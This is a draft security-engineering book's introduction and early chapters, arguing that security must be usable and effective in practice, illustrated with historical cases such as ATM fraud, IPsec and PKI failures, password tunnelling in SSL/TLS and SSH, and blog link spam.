Engineering Security

Book Draft

April 2014

This copy is made available to solicit feedback and help improve the text. I'm particularly interested in more examples and case studies to use to illustrate points made in the text, if you have anything to add please get in touch.

A great many of today's security technologies are "secure" only because no-one has ever bothered attacking them.

Introduction

If you're reading this bit then you're probably expecting to find the usual boilerplate about "What this book is about" and "Who this book is for". I've never understood why a book needs this stuff. Since you've (presumably) looked at the title, cover, author's name, and perhaps the table of contents, and made it this far, you have some idea as to whether it's for you or not. If you're still not certain, flip through a few of the chapters and see if it's what you're after. Once you've done that, go and buy a copy because I need the royalties to cover researching the material for the second edition (it doesn't have enough references yet).

Instead of the usual pages of boilerplate, I'm going to use the introductory chapter to talk about why I wrote the book and why it includes (or doesn't include) some of the stuff that it does. If you're not terribly interested in this sort of thing then you can skip ahead to "Problems" on page 4.

Rather than including a long section that covers all of the things that the book contains, I'm going to talk about the things that it doesn't contain. You'll notice that there's very little on secure coding practices, problems like buffer overflows, SQL injection, cross-site scripting, and similar issues. That's because there are already, quite literally, shelves full of books that cover these areas, in some cases in great detail (books like The Art of Software Security Assessment, Secure Coding in C and C++, and Writing Secure Code range in size from six hundred to over eleven hundred pages long). This book is not a secure coding cookbook.

Neither is it a security methodology book. Methodologies have to be general-purpose enough that they cover a wide range of circumstances and situations, which unfortunately tends to make them sufficiently vague that they're difficult to apply for anyone who isn't already knowledgeable in the field (this is why methodologies like Microsoft's Security Development Lifecycle (SDL) come with a set of automated tools that look over your shoulder and tell you when you're doing something risky, at least as far as the developers of the tools have been able to determine). The last thing we need is yet another catalogue of "best practices" for security.

This book doesn't contain a whole chapter (or chapters) on cryptography. That's because you don't need to understand it (do you really want to plough through thirty pages on the maths behind RSA or AES?). Understanding cryptography is what cryptographers are there for. Virtually all of the attacks on cryptography completely ignore the crypto anyway and instead attack the way that it's used (see "What's your Threat Model?" on page 242 for more on this). What you do need to know about cryptography is how to use it appropriately (and/or how not to use it inappropriately). There's plenty of advice on that in this book.

Another thing you may notice about this book is that there's no mention of your favourite piece of cool security technology. In fact there's no mention of lots of cool security technology, because there's an awful lot of it out there and much of it will never really benefit anyone except the stockholders of the companies peddling it, if that. An example of this is quantum cryptography, a not-entirely-secure, short-range and above all extraordinarily expensive way of achieving what we've been doing using Diffie-Hellman key exchange since the mid-1970s. It uses physics, or magic, or something like that so it's got to be good.

There really isn't room to cover all of these fashion-statement technologies (although I've made passing reference to a few in places where I wanted to illustrate something), so if you find that I've omitted to mention your pet technology then it's most probably because I feel that it's unlikely to have much, if any, effect on the bad guys, and because this book is already long enough as it is.

So if that's not what the book is about, what *does* it contain?

As an industry, we've been trying to build secure systems for many decades now, particularly in the last fifteen years or so as a combination of the penetration of the Internet into everyday life and the increasing use of computerised devices and

systems has enabled attacks at a scope and scale never before possible. In all of that time, we've gathered quite a bit of insight into what works and what doesn't. Like Ross Anderson's excellent book Security Engineering[1], this book talks about all of the things that conventional security books usually don't: Stories of problems with secure (or, to be more accurate, allegedly secure) systems that turned out to be not so secure when they were exposed to attack.

It also devotes quite a bit of space to discussing why some mechanisms and systems that have been proposed as solutions to various problems don't actually solve them, and in some cases don't really solve any problem at all (to use a phrase that comes up several times in this book, they don't defend against anything that attackers are doing).

A similar process has been followed in numerous other security-related industries, which learned from their failures by trial and error. For example bank vaults used to have square doors, which safecrackers would pry open just wide enough to pour liquid nitroglycerin (obtained by boiling sticks of dynamite) into the resulting gap, allowing them to blow the door off the vault. Banks responded by switching to close-fitting round doors for which this attack didn't work any more, in the process creating the iconic image of the bank vault with its massive round door. When safecrackers (someone a bit more sophisticated than the random outlaw with a stick of dynamite) started drilling out weak points in the safe's door, the manufacturers responded first with hardplates, extremely wear-resistant metal plates that destroyed drill bits, and then relockers, glass plates that when broken by a drill locked the safe's bolts into place to ensure that now the safe really couldn't be opened any more.

The same sort of evolutionary design process has occurred in many other fields. If you have quite a bit of time to kill, look at the design of artillery-shell and bomb fuses during the 20th century. The basic problem to be solved in these cases is how to design a mechanism that explodes on impact with a target but doesn't explode on impact with a concrete floor (the development of the first proximity fuses, which detonate when they get near something, for example the gun barrel that they're being fired from or the ship's deck that they've been accidentally dropped onto, was particularly hair-raising). If you'd like an in-depth analysis of the arms race between attackers and defenders in the field of bomb fuse design, track down a copy of Major Arthur Hartley's Unexploded Bomb — The Story of Bomb Disposal, which discusses the design of German WWII electronic fuses and the ingenuous countermeasures used to defeat them.

Ironically, the most dangerous fuse type used was a WWI-era mechanical clockwork one, the type 17. Impact with the ground made this fuse sufficiently erratic that it could detonate at random whenever it felt like it. This shows, as do many of the examples presented throughout the book, that relatively unsophisticated traditional mechanisms are often more effective (or in the case of bomb fuses, dangerous) than fancy high-tech ones.

A similar learning process has occurred with ATMs. Their design has evolved over the course of several decades of real-world use, leading to experience-based guidelines for attack-resistant ATM design as criminals have come up with new attacks that were never envisaged by the original ATM designers. Take two attacks that required changes to ATM designs in order to counter them. The first of these is a low-tech one called the Lebanese loop. A Lebanese loop is a strip of metal or plastic that prevents a card from being ejected from the ATM after the user has entered their PIN, which causes the ATM to abort the transaction and not issue any cash. The scammer, who's waiting in line behind the victim, asks the victim to try re-entering their PIN, which they observe as it's being entered. With their card apparently eaten by the ATM, the victim leaves and the scammer pulls out the loop and card and uses the PIN to empty the account. This process is labour-intensive and can be defeated by alert users. On the technical side, vendors can modify ATMs by adding sensors to the card readers to detect the use of Lebanese loops.

---

[1] Even if he did use the title that I wanted to use.

The second type of attack is a much more high-tech one and involves hiding a webcam somewhere in the plastic moulding of the ATM that records the PIN entry process, and adding a skimmer to the card slot that reads the magnetic strip data as the card is inserted. This technique isn't labour-intensive at all, and can capture large numbers of cards and PINs in a completely unattended manner. In this case the countermeasure involves adding additional transparent/translucent plastic moulding around the card slot that makes it difficult to attach the skimmer, and surrounding the PIN pad with an optical privacy screen that's (mostly) transparent when viewed from the position of the ATM user but opaque from any other angle (typically anything more than 30 degrees off-centre).

Another technique used by criminals, and one that banks currently have a great deal of difficulty in countering, negates the use of ATM cameras as security measures. The way this works is that criminal groups fly a mule carrying a collection of cards and PINs into a European country. Using a map showing them the shortest route between all of the ATMs in the target city, they empty as many accounts as they can before their evening flight back to Nigeria (banking security people report that some of them will smile and wave to the ATM security cameras while they're waiting for the cash to be issued). In the same way that designers' assumptions that an Internet-based attack could be traced back to a single computer (and user) were rendered void by the use of short-lifetime botnet drones, so the use of video cameras to detect ATM-based fraud has been negated through the use of short-lifetime mules. By the time their activities are detected, they're just another random person among Lagos' population of 8 million.

Just as the designers of safes, fuses, and ATMs had to learn, over time, how to make them more effective, so computer security designers and implementers have built up a body of experience in what works and what doesn't. This book looks at how to build effective secure systems that work when exposed to the real world, based on concepts and principles that have emerged from experience, and not just from thinking in the abstract.

No introduction to a book would be complete without listing the people who helped make it what it is. Although by no means complete (there were many, many discussions over the issues covered in this book, including contributions that had to be made anonymously because some companies get a bit funny when security is involved), some of the people who contributed include Nicholas Bohm, Dean Carter, Solar Designer, Paul Ducklin, Dan Farmer, Rik Farrow, Lucky Green, Ian Grigg, Stephen Henson, Ryan Hurst, Ivan Krstić, Manuel Koschuch, Stefan Neuhaus, Peter Sylvester and Jeffrey Walton.

Problems

An important consideration when you're building an application or device is the functionality and usability of the security features that you'll be employing in it. Security experts frequently lament that security has been bolted onto applications as an afterthought, however the security community has committed the exact same sin in reverse, placing usability and utility considerations in second place behind security, if they were considered at all. As a result we spent the 1990s building and deploying security that wasn't really needed, and now that we're experiencing widespread phishing attacks with viruses and worms running rampant and the security *is* actually needed, we're finding that no-one can use it or that it doesn't actually work because it's not defending against anything that the attackers are exploiting.

To fully understand the problem it's necessary to go back to the basic definition of functionality and security. An application exhibits functionality if things that are supposed to happen, do happen. Similarly, an application exhibits security if things that aren't supposed to happen, don't happen. Security developers are interested in the latter, marketers and management (and users) tend to be more interested in the former.

Ensuring that things that aren't supposed to happen don't happen can be approached from both the application side and from the user side. From the application side, the application should behave in a safe manner, defaulting to behaviour that protects the user from harm. From the user side, the application should act in a manner in which the user's expectations of a safe user experience are met. The following chapter looks at some of the issues that face developers trying to build an effective security system for an application.

Security (Un-)Usability

Before you start thinking about potential features of your security system you first need to consider the environment into which it'll be deployed. In the last few years, people (both security researchers[2] and malicious attackers) have actually started evaluating the effectiveness of the security features that are present in applications. Now that we have 10-15 years of experience in (trying to) deploy Internet security, we can see, both from hindsight and recent experience, that a number of the mechanisms that were expected to Solve The Problem don't really work in practice [1][2][3]. The idea behind security technology should be to translate a hard problem (secure/safe communication and storage) into a simpler problem, not just to shift the complexity from one layer to another. This is an example of Fundamental Truth No.6 of the Twelve Networking Truths, "It is easier to move a problem around than it is to solve it" [4].

Conversely, many solutions that do appear to Solve the Problem often function more because whatever it is that they're defending is so profoundly uninteresting to attackers that no-one's ever tried seriously attacking it. As a result, vulnerabilities that were thought to be extinct a decade or more ago are alive and flourishing in these areas just waiting for someone to bother exploiting them (having said that, being uninteresting to an attacker is a valid defensive strategy, see "Don't be a Target" on page 310 for more on this). So just because you've deployed SSL/TLS or SSH or IPsec to your web-enabled electric light dimmer doesn't mean that it's secure, merely that no-one's expressed any interest in attacking it yet. "Don't be a Target" on page 310 gives an example of what happened when an application that had been supposedly (but not actually) secure for years was exposed to attack when its use in a popular network device suddenly made it of interest to attackers. Other examples of this problem can be found in any number of CERT advisories and Black Hat/Defcon talks.

---

[2] I've used the term "security researcher" throughout this book as a generic label for anyone who does interesting things in the field of security. If you can think of a better collective noun that covers the likes of Bill Cheswick, Dan Farmer, HD Moore, Kristin Paget, Mikko Hyppönen, Moxie Marlinspike, Ross Anderson, and Steve Bellovin (to pick a random sample), feel free to apply it.

Security systems are usually driven by the underlying technology, which means that they often just shift the problem from the technical level to the human level. Several of the most awkward technologies not only shift the complexity but add an additional level of complexity of their own (IPsec and PKI spring immediately to mind) [5], but even some of the fundamental technologies that underlie the higher-level security protocols, while appearing to solve a particular problem, merely replace it with an equally thorny new one. For example public-key encryption removes the need for a confidentiality-protected channel to exchange shared keys but replaces it with a need for an authenticated channel. This is a problem that we still haven't managed to effectively solve and something that isn't required for shared keys because the act of using a shared key automatically identifies and authenticates the party that it's shared with, making public-key encryption either a step sideways or potentially even a step backwards [6].

Figure 1: Blaming the user for security unusability

The major lesson that we've learned from the history of security (un-)usability is that technical solutions like PKI and access control don't align too well with user conceptual models so that, as a pair of US government program managers with extensive PKI experience put it, "users find it easier to just turn PKI off rather than to try to figure out what actions they need to take to use it" [7]. As a result, calling in the usability people after the framework of your application or device's security measures have been set in concrete by purely technology-driven considerations is doomed to failure, since the user interface will be forced to conform to the straightjacket constraints imposed by the security technology rather than being able to exploit the full benefits of years of usability research and experience. Security and security usability need to be baked in, not brushed on. Blaming security problems on the user when they're actually caused by the security system design, an example of which is shown in Figure 1, is equally ineffective, but unfortunately even now, after ten years of work on security usability, still very popular [8].

Theoretical vs. Effective Security

There can be a significant difference between *theoretical* and *effective* security. In *theory* we should all be using smart cards and PKI for authentication. However these measures are so painful to deploy and use that they're almost never employed, making them far less *effectively* secure than basic user names and passwords. As one comprehensive analysis of the problem puts it, "not only does no known scheme come close to providing all desired benefits [of passwords]: none even retains the full set of benefits that legacy passwords already provide" [9]. Security experts tend to focus exclusively on the measures that provide the best (theoretical) security but often these measures provide very little effective security because they end up being misused, or turned off, or bypassed.

Worse yet, when they focus only on the theoretically perfect measures they don't even try to get lesser security measures right. For example passwords are widely decried as being insecure[3], but this is mostly because security protocol designers have

---

[3] To paraphrase Winston Churchill, "passwords are the worst form of authentication, except for all the others".

chosen to make them insecure. Both SSL/TLS and SSH, the two largest users of passwords for authentication, will connect to anything claiming to be a server and then hand over the password in plaintext over the SSL/TLS/SSH tunnel after the handshake has completed. No attempt is made to provide even the most trivial protection through some form of challenge/response protocol because everyone knows that passwords are insecure and therefore it isn't worth bothering to try and protect them. Another situation where this worst-of-both worlds scenario occurs is with nuclear power plants, where we can't build any new ones (using modern, safe designs) because nuclear power is "bad", but because it satisfies a significant percentage of the power needs for many countries we have to keep operating long-obsolete unsafe reactors for the foreseeable future.

The problem of security protocol designers choosing to make passwords (or more generally shared secrets) insecure is exemplified by the IPsec protocol. After years of discussion this still doesn't have any standardised, widely-supported way to authenticate users based on simple mechanisms like one-time passwords or password-token cards. The IETF even chartered a special working group, IPSRA (IPsec Remote Access), for this purpose. The group's milestone list calls for an IPsec "user access control mechanism submitted for standards track" by March 2001, but eight years later its sole output remained a requirements document [10] and an expired draft.

As the author of one paper on effective engineering of authentication mechanisms points out, the design assumption behind IPsec was "all password-based authentication is insecure; IPsec is designed to be secure; therefore, you have to deploy a PKI for it" [11]. Like a number of other problematic aspects of computer security that are discussed throughout this book, this particular issue has its own special name, "assuming nonexistent infrastructure", for which "the main motivation in assuming a nonexistent infrastructure is the hope that the infrastructure support will be available when the time comes to launch the protocol. However, it is often not the case" [12].

The result has been a system so unworkable that both developers and users have resorted to doing almost anything in order to bypass it. The various approaches range from using homebrew (and often insecure) "management tunnels" to communicate keys to hand-carrying static keying material to IPsec endpoints to using Cisco's proprietary Extended Authentication (XAUTH) facility [13] (which isn't actually secure [14][15][16][17]) to avoiding IPsec altogether and using mechanisms like SSL-based VPNs [18], which were never designed to be used for tunnelling IP traffic[4] but are being pressed into service because users have found that almost anything is preferable to having to use IPsec [19].

This has become so pressing that there's now a standard for transporting SSL/TLS over UDP, datagram TLS or DTLS, to fill the gap that IPsec couldn't [20]. The IKEv2 redesign of the IPsec handshake eventually kludged around the issue through the somewhat unhappy grafting of a completely different protocol, the Extensible Authentication Protocol (EAP) onto the IKEv2 handshake, thereby turning the whole thing into Someone Else's Problem. Even there though it was only allowed under an 'Experimental' status rather than the usual 'Standards-track' status, which more or less dooms it to obscurity [21]. Old habits die hard though, and IKEv2 still retains the requirement to use a PKI in addition to EAP even though EAP functions just fine without it.

Despite numerous attempts over the years [22][23][24][25][26] it took more than ten years before support for a basic password-based mutual authentication protocol was finally (reluctantly) added to SSL [27], and even there it was only under the guise of enabling use with low-powered devices that can't handle the preferred PKI-based authentication and led to prolonged arguments on the SSL developers list whenever the topic of allowing something other than certificates for user authentication came

---

[4] Thus providing an illustration of Alan Perlis' 16th Epigram on Programming (*SIGPLAN Notices*, **Vol.19**, **No.9** (September 1982), p.7), "Every program has (at least) two purposes: the one for which it was written and another for which it wasn't".

up [28]. SSH, a protocol specifically created to protect passwords sent over the network, in its standard mode of authentication still operates in a manner in which the recipient ends up in possession of the plaintext password instead of having to perform challenge-response authentication, as if there were some magic protection added to a password by handing it over on port 22 instead of 23. In fact these public key-based protocols may even have extended the use of plaintext passwords for years (or, in the long run, decades) beyond their useful lifetime because instead of having to come up with an effective replacement for plaintext passwords, the fact that they're now tunnelled over an encrypted link has somehow made them "secure", doing away with any need to fix them.

This practice, under the technical label of a tunnelled authentication protocol, is known to be insecure [29][30][31] and is explicitly warned against in developer documentation like Apple's security user interface guidelines, which instruct developers to avoid "handing [passwords] off to another program unless you can verify that the other program will protect the data" [32], and yet both SSL/TLS and SSH persist in using it. What's required for proper password-based security for these types of protocols is a cryptographic binding between the outer tunnel and the inner authentication protocol, which is what's done by TLS' standardised TLS-PSK and TLS-SRP mutual authentication mechanisms (these are discussed in "Humans in the Loop" on page 445), but to date very few TLS implementations support it (proper mutual authentication is quite different from unilateral authentication in both directions [33], discussed in "Ease of Use" on page 451, which is the best that certificate-based TLS can do, and even then it's almost never used).

A more general version of the tunnelling problem occurs when we try to create a universal security layer for use by everything, as IPsec was intended to be and TLS ended up being when IPsec failed to turn up. Depending on where this magic layer ends up being it'll either only provide, or alternatively fail to provide, authentication at the MAC address, IP address, domain name, or high-level user/account name level. Telling a router that it has an authenticated connection to susan_43 or a user that they have an authenticated link to 192.168.2.14 isn't notably useful, and requires the intercession of an additional layer of identity/authentication mapping (typically a click-OK-to-continue dialog box when humans are involved), adding both complexity and an easy opening for attacks on the mapping layer. It's for this reason that security protocols that don't provide truly end-to-end security have sometimes been categorised tongue-in-cheek as "wastefully pointless, but adorably harmless" [34].

Figure 2: The Bank of Ireland's home page when accessed without the 'www'

The solution to this problem, technically known as the channel binding problem, is to tie the authentication to the topmost layer that you're interested in. If your security is being provided by a lower layer, for example a high-level protocol run over the universal-substrate TLS, then you need to cryptographically bind the authentication mechanism of the high-level protocol to the TLS session that it's using for its security [35][36][37][38][39][40][41][42][43].

An example of a channel binding mechanism for HTTP over TLS involves mixing the cryptographic hash value that's exchanged at the end of the TLS handshake (in TLS terms the `Finished` message) into any authentication that's performed at the HTTP level, binding the HTTP authentication to the TLS session that it's run inside. In this way if someone were to perform a man-in-the-middle (MITM) attack[5] on the TLS session, say by using a commercially-available interception proxy, then the HTTP authentication that's bound to the TLS session would fail due to the fact that the session is being terminated at the proxy rather than the actual target system.

This issue is particularly problematic for assorted online identity-management systems like CardSpace, the former Liberty Alliance, Internet2's Shibboleth, and Google's Security Assertion Markup Language (SAML)-based mechanisms, and similar authentication-token based approaches because without the use of a mechanism for binding the token to the channel over which it's used, an attacker can intercept and repurpose it for their own use [44][45][46][47][48][49][50].

Even if you do apply channel binding though, you need to be careful about what it is that you're authenticating and how you manage your keys [51]. Telling a user that they've definitely connected to `www.365online.com` won't mean much to them unless they happen to know that this mystery domain corresponds to the Bank of Ireland (and, conversely, that `www.bank-of-ireland.de` doesn't). Even `www.bankofireland.ie` isn't really that meaningful, as an army of phishers have demonstrated, not to mention what happens when you go to `bankofireland.ie`, which is shown in Figure 2. What you need to authenticate at this highest possible level in which humans are involved isn't an abstract and easily-confused machine identifier but whether the user has an existing relationship with the organisation

---

[5] The long-established term for this type of attack is a "man-in-the-middle attack". If you're offended by this then feel free to mentally substitute "non-gender-or-race-specific-personal-noun-in-the-middle attack" wherever you see the term "MITM" used.

behind the site, which they will have for their bank but won't have for an arbitrary phishing site. TLS-PSK and TLS-SRP, discussed in "Humans in the Loop" on page 445, is one way of doing this.

A nice example of the difference between theory and practice is what its author describes as "the most ineffective CAPTCHA of all time" [52]. Designed to protect his blog from comment spam, it requires submitters to type the word "orange" into a text box when they provide a blog comment. This trivial speed-bump, which would horrify any (non-pragmatist) security expert, has been effective in stopping virtually all comment spam by changing the economic equation for spammers, who can no longer auto-post blog spam as they can for unprotected or monoculture-CAPTCHA protected blogs [53][54]. On paper it's totally insecure but in practice it works because spammers would have to expend manual effort to bypass it, and keep expending effort when the author counters their move, which is exactly what spam's economic model doesn't allow.

A lot of the theory-vs-practice problem arises from security's origin in the government crypto community. For cryptographers, the security must be perfect — anything less than perfect security would be inconceivable. In the past this has led to all-or-nothing attempts at implementing security such as the US DoD's "C2 in '92" initiative (a more modern form of this might be "IPsec or Bust" or "PKI or Bust"), which resulted in nothing in '92 or at any other date. In fact the whole multilevel-secure (MLS) operating system push could almost be regarded as a denial-of-service attack on security since it largely drained security funding in the 1980s and was a significant R&D distraction [55][56]. As security god Butler Lampson observed when he quoted Voltaire, "The best is the enemy of the good" ("Le mieux est l'ennemi du bien") — a product that offers generally effective (but less than perfect) security will be panned by security experts, who would prefer to see a theoretically perfect but practically unattainable or unusable product instead [57]. This problem is sometimes also known as the Nirvana fallacy, if a solution isn't totally perfect then it's not worth considering [58].

Psychologists refer to this phenomenon as zero-risk bias, the fact that people would rather reduce a risk (no matter how small) to zero than create a proportionally much larger decrease that doesn't reduce it to zero [59]. Instead of reducing one risk from 90% to 10% they'll concentrate on reducing another risk from 1% to 0%, yielding a risk reduction of 1% instead of 80%. Zero-risk bias occurs because risk makes people worry, and reducing it to zero means that they don't have to worry about it any more. Obviously this only works if you're prepared to ignore other risks, which is why the phenomenon counts as a psychological bias[6]. A nasty side-effect of zero-risk bias in security is that if you do eventually manage to reduce some particular security risk to zero or close to it, the resulting system frequently ends up being completely unusable or unfit for any larger purpose, so that people will avoid it and use something else instead [60].

The number zero holds a special appeal for humans[7]. There's a phenomenon related to zero-risk bias called the zero-price effect in which people place disproportionately high value in things priced at zero, or more specifically FREE!!! (with the capitals and exclamation marks and everything), so that paying (for example) one cent for something won't change their buying patterns much but paying nothing at all changes them radically [61][62]. This is typically exploited by marketers through an offer of some FREE!!! trinket alongside a more expensive item that people wouldn't normally buy, or offering a FREE!!! third item if you buy two of whatever you really only needed one of in the first place. In fact almost any sales sign featuring a number promotion like "2 for $10" causes us to spend 30-100% more than we normally would [63].

An example of a real-world zero-risk bias was the US' total ban on carcinogenic food additives in the 1950s, which increased the overall risk because (relatively) high-risk non-carcinogenic additives were substituted for (relatively) low-risk carcinogenic

---

[6] Philosophers, who see things in more abstract terms, simply label these phenomena 'fallacies'.
[7] Except for the Romans, whose numbering system didn't quite get that far.

ones. Specifically, the requirement was set in the Delaney Clause of the 1958 Food Additives Amendment to the Federal Food, Drug, and Cosmetic Act, which stated that "the Secretary of the Food and Drug Administration shall not approve for use in food any chemical additive found to induce cancer in man, or, after tests, found to induce cancer in animals". What makes this clause especially entertaining is the fact that testing for possible carcinogenic effects in animals has progressed enormously in the half century or so since the amendment was passed so that if Delaney were enforced as written about half of all substances found in food, both natural and man-made, would be banned [64].

Even without this current-day twist, the term "carcinogenic effects in animals" in the previous sentence indicates the ambiguity that's inherent in the original testing done in the 1950s (and still carried on today). Because it would be somewhat unsound to test carcinogens on humans, they're tested on animals and then (hopefully) scaled to human-equivalent levels. On top of this, in order to get a statistically significant result the doses used are enormously higher than would normally be encountered (technically, what's used is a statistical technique called low-dose extrapolation in which animals, typically rats, are given various very large multipliers of standard doses and the results are then extrapolated down to what the result for a standard daily dose would be). This testing methodology can lead to risk variance factors of 10,000 or more, and that's before accounting for variations in susceptibility among populations, the fact that the long latency periods involved with many carcinogens makes linking cause and effect tricky, the fact that some substances that are safe in isolation can be dangerous when combined with others, and many other confounding factors [65].

The zero-risk bias associated with carcinogenic additives ignored the fact that many additives were potentially harmful and focused only on the single class of carcinogenic additives, although the paranoia that seems to accompany anything related to toxicity probably didn't help. As one analysis of a later food-related toxicity scare puts it, "the principle that harm depends on how much of a given danger people are exposed to, and that at low levels it often implies no harm at all, is one that everyone applies umpteen times a day. Except to toxicity. Food and environmental health scares are a paranoia-laced anomaly [that's reported and read] with no sense of proportion whatsoever" [66]. It then goes on to calculate that in order to experience a risk level that can even be measured (and that's in rats, not humans, for which toxicity hasn't been established) from the particular scare being discussed, you'd need to eat a third of your body weight of that particular food item every day for years.

The striving for impossibly perfect security comes about because effective functionality and usability has never been a requirement put on those designing security protocols or setting security policies. For example one analysis of a military cryptosystem design reports that "the NSA designers focused almost exclusively on data confidentiality […] if that meant that it was expensive, hard to use, and required extremely restrictive and awkward policy, or if it might lock out legitimate users from time to time, then so be it" [67]. This sort of attitude wasn't confined to the military world, with a member of the British Standards Institute working on the Common Criteria for Information Technology Security Evaluation (usually abbreviated to "the Common Criteria") complaining about the "wholly inexplicable addition [of] ease-of-use as a major goal" to the evaluation criteria [68].

This type of approach by security people to usability issues was summed up by an early paper on security usability with the observation that "secure systems have a particularly rich tradition of indifference to the user, whether the user is a security administrator, a programmer, or an end user […] Most research and development in secure systems has strong roots in the military. People in the military are selected and trained to follow rules and procedures precisely, no matter how onerous. This user training and selection decreased the pressure on early systems to be user friendly" [69]. Just as soldiers can be ordered to throw themselves at barbed wire or charge a machine-gun nest, so they can also be ordered to use encryption, whether they want to or not. This was aptly illustrated during the Vietnam war when the

Commander of Naval Forces, Vietnam ordered his pilots to use the (somewhat painful) crypto gear or else, with the "or else" being that if they didn't he'd ground them. As a report on this event states, "Some didn't [use the crypto gear], and he did [ground them]. There is no comparable trauma for a fighter pilot" [70]. This is not an optimal mechanism for usability evaluation of security systems.

Systems such as this, designed and implemented in a vacuum, can fail catastrophically when exposed to real-world considerations. As the report on the military system discussed above goes on to say, "once the nascent system left the NSA laboratories the emphasis on security above all changed dramatically. The people who approved the final design were not security experts at all. They were the Navy line officers who commanded the fleet. Their actions show that they were far more concerned with data availability rather than data confidentiality […] any ship or station which became isolated by lack of key [to enable secure communication] became an immediate, high-level issue and prompted numerous and vigorous complaints. A key compromise, by contrast, was a totally silent affair for the commander. Thus, commanders were prodded toward approving very insecure systems". Going beyond these basic operational considerations, it's been standard practice when the military goes hot to turn off encryption because availability is far more important than security, with the reasoning being that by the time the enemy hears and acts on tactical communications it'll be too late for them to do much with the information contained in them.

A similar thing happened in the Air Force, with the NSA being "stunned when an Air Force study in the European tactical air environment suggested that their vulnerabilities to [losing communications due to] jamming were greater than those stemming from [use of unencrypted communications]. One senior Air Force officer reportedly said that he needed an anti-jam capability so badly he would trade aircraft for it" [70]. The same sort of thing occurs with computer security software that pushes critical security decisions into the user interface, where users will find ways to work around the security because they don't understand it and it's preventing them from doing their job. It's often claimed that users aren't very good at understanding risk, but this is a prime example of users dealing with a significant job risk that matters to them, that their employer will penalise them for not performing their job. The risks of not following some vague security procedure (if one even exists) are relatively low while the risks of not getting the job done are very real and tangible. So when users choose to bypass a warning they've made a perfectly rational decision based on a risk assessment of the situation [71].

You don't even need to have a user involved to have the inherent conflict of availability vs. security cause problems. If software vendors sign their Windows binaries (as they're encouraged to do) then they incur a start-up penalty as the Windows security system performs a revocation check on the certificate used to sign the software. If the signed binary is a Windows service, the service control manager (SCM) decides that it's hung and kills it before it can start up [72] (there are many more examples of these sorts of problems in "X.509" on page 692). In fact the whole field of code signing is a downright minefield when it comes to trading off availability vs. security. Even without the revocation checks, the need to page in a signed binary and all of its dependent libraries and then in turn all of their dependent libraries in order to allow assorted signatures to be verified can be extremely costly, because instead of memory-mapping the binaries and demand-paging them as required it's now necessary to read every byte of every dependent file in order to verify their signatures. As a result, developers who sign their code end up paying a large I/O performance penalty for something that the vast majority of users never see any benefit from (that is, there are no visible signs to them that anything good is happening, but a very visible indication that the application is taking a long time to start).

Cryptography Über Alles

The emphasis on cryptography over everything else is obvious in non-military systems as well. Any laptop user who hasn't been living in a cave for the last ten

years will be aware of the 802.11 WEP fiasco and its eventual solution through the introduction of the stronger WPA2 security mechanism. Problem solved, right?

Only if the sole portion of the problem that you're looking at is the cryptographic aspect and you ignore the often complex social and situational factors that affect the management of wireless network security when multiple users are involved [73]. Both WEP and WPA2 still share an important characteristic, the fact that access to the network is typically controlled by a single password shared between everyone on the network (there are some additional exotic operational modes that allow for unique passwords, but they're rarely used because of the high level of difficulty in deploying and administering them). This single shared password is known not only to everyone in the organisation but also to contractors, guests and visitors who need to get online, friends of employees who turn up for the Friday-afternoon deathmatch sessions, and so on.

What happens when an employee is terminated or quits? To revoke their physical access you can simply ask for their key or access card back, but to revoke their electronic access you'd have to perform a password reset for every single employee in the organisation (alongside sundry contractors, visitors, and so on). Worse, once there are enough people using the same password the critical mass of users becomes so large that it's not practically possible to roll over the password from time to time as a basic preventative measure. Anyone who's had to administer an 802.11 network for any amount of time will no doubt have their own store of horror stories about the problems caused by everyone sharing a common password that's never changed. Since security people (and geeks in general) are focussed entirely on the crypto, most don't even think about the fact that there might be equally serious problems in the area of user access management [74].

Security people really like throwing crypto at things, whether it's actually needed or not (this observation is a more specific form of "Geeks really like throwing technology at things, whether it's …", which is in turn a case of the White Male Effect, covered in "Geeks vs. Humans" on page 149). Consider the problem of link spam in blogs [75][76][77][78][79][80]. One way of creating link spam involves an attacker setting up various fake blogs, either on genuine blogging sites or via sites hosted on botnets and the like. They then perform a Google search for genuine blogs containing keywords matching the material to be hosted on the fake blog. Finally, they screen-scrape the genuine blog's contents and add a linkback to it, a reverse link from the genuine blog to the fake one. The attacker now has a high-pagerank site linking to their site, which conveniently contains material that's very similar to the original highly-ranked site, helping its ranking in search engines. With appropriate black-hat search-engine optimisation techniques the fake blog can actually rank higher than the original one [81]. At this point the attacker has a highly-ranked web site and can do whatever they want with it, typically ad-hosting.

An alternative link spam technique uses automated tools to hijack legitimate blogs on an industrial scale [82][83]. One common blog-spam tool is XRumer, which automatically signs up for throwaway email accounts (including bypassing CAPTCHAs designed to prevent this using either built-in CAPTCHA-breakers or by offloading the processing to third-party services), uses the throwaway accounts to sign up for web forums (again bypassing CAPTCHAs as required), creates a forum-use history to bypass security measures that enforce a read-only wait period before new members can post (for example by posting a topic-relevant question to the forum from one account and a similarly relevant response from another account), and finally posts spam messages and/or links as directed by the XRumer user [84]. Since this mechanism closely mimics the behaviour of real users, it's very difficult to block by blog software.

